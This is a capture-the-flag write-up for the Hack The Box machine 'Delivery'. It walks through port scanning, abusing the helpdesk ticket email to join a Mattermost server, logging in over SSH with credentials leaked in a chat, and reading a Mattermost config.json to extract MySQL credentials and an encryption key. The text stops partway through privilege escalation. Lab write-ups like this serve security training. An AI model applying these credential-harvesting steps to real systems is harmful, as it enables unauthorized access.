Delivery - HTB Writeup

Delivery

OS: Linux

Difficulty: Easy


Points: 20

Release: 09 Jan 2021

IP: 10.10.10.222

1. Recon

Let’s kick of nmap



```
root@kali:~# nmap -sC -sV 10.10.10.222
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-12 15:39 EDT
Nmap scan report for helpdesk.delivery.htb (10.10.10.222)
Host is up (0.27s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: delivery
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

These were the nmap results and we found 2 open ports and what services running on it.


(a) Port 22 : OpenSSH 7.9p1

(b) Port 80 : nginx 1.14.2

———————————————————————————————————————

2. Enumeration

Now let’s get jump over website which is running on port 80.



DELIVERY

THE BEST PLACE TO GET ALL YOUR EMAIL RELATED SUPPORT

FOR AN ACCOUNT CHECK OUT OUR HELPDESK


As we can see there is another link ‘HELPDESK’ which is redirecting to helpdesk.delivery.htb but before that , we need to edit our local hosts file so that our system can able to reach that link.

Other “contact us” link has another information from where we can access to “mattermost server” once we have activated mail. Let’s get back to Helpdesk.

```
gedit /etc/hosts
```


Or

```
nano /etc/hosts
```



```
10.10.10.222    delivery.htb
```

Let’s open that link.



SUPPORT CENTER


Support Ticket System

Welcome to the Support Center

In order to streamline support requests and better serve you, we utilize a support ticket system. Every support request is assigned a unique ticket number which you can use to track the progress and responses online. For your reference we provide complete archives and history of all your support requests. A valid email address is required to submit a ticket.

After spending some time trying bypass login page but nothing worked. Then I found we can create a ticket and after that , we can activate and can able to access lattermost server. Go for a new ticket.

Note :- We have to use email with only “delivery.htb” domain.



Open a New Ticket

Please fill in the form below to open a new ticket.


Contact Information

Email Address *: ironman@delivery.htb

Full Name *: iron man

Phone Number: 123456789 Ext: 1

We greeted by the following after creating a ticket.



Support ticket request created

iron man,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 6264698.


If you want to add more information to your ticket, just email 6264698@delivery.htb.

Thanks,

Support Team

We got our mail, now we can go to mattermost server and login with given mail and credentials. We shortly received our confirmation mail on check ticket status.

We are greeted by following.




Basic Ticket Information		User Information	
Ticket Status:	Open	Name:	Iron Man
Department:	Support	Email:	ironman@delivery.htb
Create Date:	4/12/21 3:57 PM	Phone:	123456789 x1

iron man posted 4/12/21 3:57 PM

---- Registration Successful ---- Please activate your email by going to: http://delivery.htb:8065/do_verify_email?token=qdwmqdwmw3nw63g8weedb4qgfwoxxkybsxi4mfp5stbhe8rt4xgrmyjipshxi6ix&email=6264698%40delivery.htb

Open the given link and we see some useful information.



@root updated the channel display name from: Town Square to: Internal

root 9:29 AM

@developers Please update theme to the OSTicket before we go live. Credentials to the server are maildeliverer:Youve_G0t_Mail!

Also please create a program to help us stop re-using the same passwords everywhere.... Especially those that are a variant of "PleaseSubscribe!"

(edited)


root 10:58 AM

PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases.

(edited)


3. Gaining Access

We can log into SSH by using given credentials.



```
root@kali:~# ssh maildeliverer@10.10.10.222
maildeliverer@10.10.10.222's password:
Linux Delivery 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 12 14:31:04 2021 from 10.10.14.196
maildeliverer@Delivery:~$ 
```

We are greeted by user.txt once we logged in.



```
maildeliverer@Delivery:~$ ls -la
total 36
drwxr-xr-x 3 maildeliverer maildeliverer 4096 Apr 12 15:30 .
drwxr-xr-x 3 root          root          4096 Dec 26 09:01 ..
lrwxrwxrwx 1 root          root             9 Dec 28 07:04 .bash_history ->
ull
-rw-r--r-- 1 maildeliverer maildeliverer  220 Dec 26 09:01 .bash_logout
-rw-r--r-- 1 maildeliverer maildeliverer 3526 Dec 26 09:01 .bashrc
drwx------ 4 maildeliverer maildeliverer 4096 Apr 12 14:05 .gnupg
-rw------- 1 maildeliverer maildeliverer  386 Apr 12 15:25 .mysql_history
-rw-r--r-- 1 maildeliverer maildeliverer  807 Dec 26 09:01 .profile
-r-------- 1 maildeliverer maildeliverer   33 Apr 12 13:24 user.txt
-rw------- 1 maildeliverer maildeliverer  787 Apr 12 15:30 .viminfo
```

4. Privilege Escalation - Root

After enumerating a lot of time, I finally found lattermost config files in /opt directory and found “mysql” credentials.


Thus commands Used:

```
cd /opt/mattermost/config
```

And

```
cat config.json
```


We are able to find credentials inside the file.



```
'SqlSettings": {
    "DriverName": "mysql",
    "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/
',
    "DataSourceReplicas": [],
    "DataSourceSearchReplicas": [],
    "MaxIdleConns": 20,
    "ConnMaxLifetimeMilliseconds": 3600000,
    "MaxOpenConns": 300,
    "Trace": false,
    "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
```

